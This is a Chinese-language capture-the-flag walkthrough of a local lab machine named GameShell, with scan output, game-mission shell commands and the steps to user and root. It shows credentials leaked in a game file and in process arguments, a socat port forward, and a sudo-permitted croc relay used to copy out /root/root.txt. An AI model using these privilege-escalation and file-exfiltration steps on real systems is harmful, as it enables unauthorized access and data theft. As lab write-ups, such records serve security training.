

群U靶机 - GameShell_sunset

Recon

端口扫描

```
→ GameShell nmap -p- -min-rate 10000 -n -Pn -SCV 192.168.56.156
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 13:19 CST
Nmap scan report for 192.168.56.156
Host is up (0.00086s latency).


Not shown: 65532 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_http-title: Bash // The Eternal Shell
|_http-server-header: Apache/2.4.62 (Debian)
7681/tcp  open  http     ttyd 1.7.7-40e79c7 (libwebsockets 4.3.3-unknown)
|_http-server-header: ttyd/1.7.7-40e79c7 (libwebsockets/4.3.3-unknown)
|_http-title: ttyd - Terminal
MAC Address: 08:00:27:59:56:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 11.74 seconds
```

80 端口



7681 端口



是一个小游戏：<https://github.com/phyver/GameShell>

1. Go to the top of the main tower of the castle.

前往城堡主塔的顶端。

```
cd Castle/Main_tower/First_floor/Second_floor/Top_of_the_tower/
```

2. Go the castle's cellar.

去城堡的地窖。

```
cd Castle/Cellar/
```

3. Go back to the starting location and then go to the throne room using only two commands.

返回起始位置，然后仅使用两条指令前往王座室。

```
cd;cd Castle/Main_building/Throne_room/
```

4. Go back to the cellar and get rid of all the spiders. Leave the bats alone: they appear on the castle's coat of arms and are said to confer luck.

回到地窖，把蜘蛛全部消灭掉。别动蝙蝠：它们出现在城堡的徽章上，据说能带来好运。

```
cd ~/Castle/Cellar; rm spider_*
```

5. Collect all the coins that you can find in the garden in front of the castle, and put them in your chest in your hut in the forest.

收集城堡前花园里所有能找到的金币，并将它们放入森林小屋里的箱子中。

```
mv ~/Garden/Flower_garden/coin_* ../Forest/Hut/Chest/
```

6. Collect all the coins hidden in the garden in front of the castle, and put them in your chest (in your hut in the forest).

收集城堡前花园里藏着的所有金币，并将它们放入你的箱子（森林小屋里的箱子）中。

```
mv ~/Garden/.?????_coin_? Forest/Hut/Chest/
```

7. Get rid of all the spiders that are crawling in the cellar. Again, do not do not disturb the bats.

清除地下室里所有爬行的蜘蛛。再次强调，不要打扰蝙蝠。

```
rm Castle/Cellar/*_spider_*
```

8. The spiders are getting clever: they found a way to hide. Get rid of all the spiders that are hiding in the cellar without disturbing the bats.

蜘蛛们越来越狡猾了：它们找到了藏身之处。在不惊扰蝙蝠的情况下，清除所有藏在地窖里的蜘蛛。

```
find Castle/Cellar/ -type f -name "*_spider_*" -delete
```

9. You have taken a fancy to the four standards in the great hall of the castle. As stealing them would not go unnoticed, put a copy (same name, same content) of each in your chest.

你对城堡大厅里的四面旗帜情有独钟。偷窃它们肯定会被发现，所以最好把每面旗帜都复制一份（名称和内容都一样），放进你的箱子里。

```
cp Castle/Great_hall/standard_* Forest/Hut/Chest
```

10. The tapestries in the castle's great hall are also particularly beautiful. Put a copy of each in your chest.

城堡大厅里的挂毯也格外精美。每幅都带一份到你的箱子里吧。

```
cp Castle/Great_hall/*tapestry* Forest/Hut/Chest
```

11. While wandering around the first floor of the main tower, some magnificent paintings catch your eye.

Add a copy of the oldest one to your chest.

在主塔一层漫步时，一些精美的画作吸引了你的目光。将其中最古老的一幅复制品收入囊中。

```
cp $(find Castle/Main_tower/First_floor/ -name "*painting*" -printf '%T@%p\n' | sort -n | head -n 1 | awk '{print $2}') Forest/Hut/Chest
```

PS: 不想打了，我直接翻翻翻

翻到 silo 的凭据

```
[mission 14] $ cat /opt/gameshell/gameshell/missions/FINAL_MISSION/msg/en.txt
```

CONGRATULATIONS!

You have finished all the missions.

Here is your reward: <silo:siloqueen>

```
+ GameShell ssh silo@192.168.56.156
The authenticity of host '192.168.56.156 (192.168.56.156)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YLWuYC85SbWSQ.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:10: [hashed name]
~/.ssh/known_hosts:22: [hashed name]
~/.ssh/known_hosts:23: [hashed name]
~/.ssh/known_hosts:29: [hashed name]
~/.ssh/known_hosts:32: [hashed name]
~/.ssh/known_hosts:39: [hashed name]
~/.ssh/known_hosts:43: [hashed name]
~/.ssh/known_hosts:61: [hashed name]
(21 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.156' (ED25519) to the list of known hosts.
silo@192.168.56.156's password:
```

```
Linux GameShell 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
silo@GameShell:~$
```

```
silo@GameShell:~$ cat user.txt
flag{user-83add0ab24dcdb4f7a201772f1c10789}
```

提权

Got eviden


查看监听端口，有一个本地运行的端口 9876

```
silo@GameShell:~$ ss -tulpn
Netid           State            Recv-Q          Local Address:Port
Send-Q
Peer Address:Port
udp             UNCONN          0              0.0.0.0:*
0.0.0.0:68
tcp             LISTEN          0              127.0.0.1:9876
128
0.0.0.0:*
tcp             LISTEN          0              0.0.0.0:22
128
0.0.0.0:*
tcp             LISTEN          0              0.0.0.0:7681
128
0.0.0.0:*
tcp             LISTEN          0              *:80
*:*
tcp             LISTEN          0              [::]:22
128
[::]:*
```

转发出去

```
./socat TCP-LISTEN:9877,fork TCP4:127.0.0.1:9876 &
```

提示要账号凭据



通过进程列表可以看到运行时指定的凭据 `admin:nimda`

```
Processes, Crons, Timers, Services and Sockets
Running processes (cleaned)
Check weird & unexpected processes run by root: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes
root      1 0.0 0.4 98860 10184 ?          Ss  00:03  0:01 /sbin/init
root     225 0.3 8.6 282052 176876 ?          Ss  00:03  0:26 /lib/systemd/systemd-journald
root     249 0.0 0.2 21752 4364 ?          Ss  00:03  0:00 /lib/systemd/systemd-udevd
systemd+ 306 0.0 0.2 89036 5756 ?          Ssl 00:03  0:00 /lib/systemd/systemd-timesyncd
  └(Caps) 0x000000002000000=cap_sys_time
root     330 0.0 0.2 9588 5488 ?          Ss  00:03  0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient
root     336 0.0 0.1 6736 2668 ?          Ss  00:03  0:00 /usr/sbin/cron -f
message+ 337 0.0 0.2 7836 4216 ?          Ss  00:03  0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --system
  └(Caps) 0x000000002000000=cap_audit_write
www-data 338 0.7 0.0 26904 1888 ?          Ssl 00:03  0:51 /usr/local/bin/ttypd -W /opt/gameshell/gameshell.sh
www-data 612 0.0 0.1 6952 3440 pts/0        Ss  00:28  0:00 _ bash /opt/gameshell/gameshell.sh
www-data 641 0.0 0.2 7844 4416 pts/0        S+  00:28  0:01 | _ bash
www-data 2290 0.0 0.1 6952 3576 pts/1        Ss  00:30  0:00 _ bash /opt/gameshell/gameshell.sh
www-data 2399 0.0 0.2 7612 4148 pts/1        S+  00:30  0:00 | _ bash
www-data 25498 0.0 0.1 6952 3496 pts/2        Ss  01:28  0:00 _ bash /opt/gameshell/gameshell.sh
www-data 25533 0.0 0.2 7612 4188 pts/2        S+  01:28  0:00 | _ bash
root     341 0.1 0.2 222784 4504 ?          Ssl 00:03  0:12 /usr/sbin/rsyslogd -n -iNONE
root     354 0.0 0.3 22360 7184 ?          Ss  00:03  0:00 /lib/systemd/systemd-logind
eviden   365 0.0 0.0 1564 1040 ?          Ss  00:03  0:00 /usr/local/bin/ttypd -i 127.0.0.1 -p 9876 -c admin:nimda -W bash
root     399 0.0 0.0 5840 1416 tty1        Ss+ 00:03  0:00 /sbin/agetty -o -p -- u --noclear tty1 linux
silo    28990 0.0 0.2 14508 5588 ?          S   01:40  0:00 _ sshd: silo@pts/4
```

导入书签... 新手上路 sqli labs DVWA 新标签页 BloodHound 192.168.111.155 EVE | Main menu

```
eviden@GameShell:~$ id
uid=1001(eviden) gid=1001(eviden) groups=1001(eviden)
```

Got root

查看 sudo 权限

```
eviden@GameShell:~$ sudo -l
Matching Defaults entries for eviden on GameShell:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eviden may run the following commands on GameShell:
  (ALL) NOPASSWD: /usr/local/bin/croc
```

直接传 `root.txt`

```
# 启动中继服务器
sudo croc relay --host 127.0.0.1 &
# 让 root 通过这个本地中继发送文件
sudo /usr/local/bin/croc send --relay 127.0.0.1:9009 /root/root.txt
```

```
eviden@GameShell:/$ sudo /usr/local/bin/croc --relay 127.0.0.1:9009 send /root/root.txt
Sending 'root.txt' (44 B)
Code is: 2307-regular-margo-magenta

On the other computer run:
(For Windows)
    croc --relay 127.0.0.1:9009 2307-regular-margo-magenta
(For Linux/macOS)
    CROC_SECRET="2307-regular-margo-magenta" croc --relay 127.0.0.1:9009
```

最后，通过同一个本地中继来接收文件
sudo croc --relay 127.0.0.1:9009 <code>

```
eviden@GameShell:/$ sudo croc --relay 127.0.0.1:9009 2307-regular-margo-magenta
Accept 'root.txt' (44 B)? (Y/n) y

Receiving (<-127.0.0.1:59036)
root.txt 100% |██████████| (44/44 B, 9.4 kB/s)
eviden@GameShell:/$ ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib32  lib64  libx32  los
eviden@GameShell:/$ cat root.txt
flag{root-fcf32fac298a31661e06e3d37148a21a}
```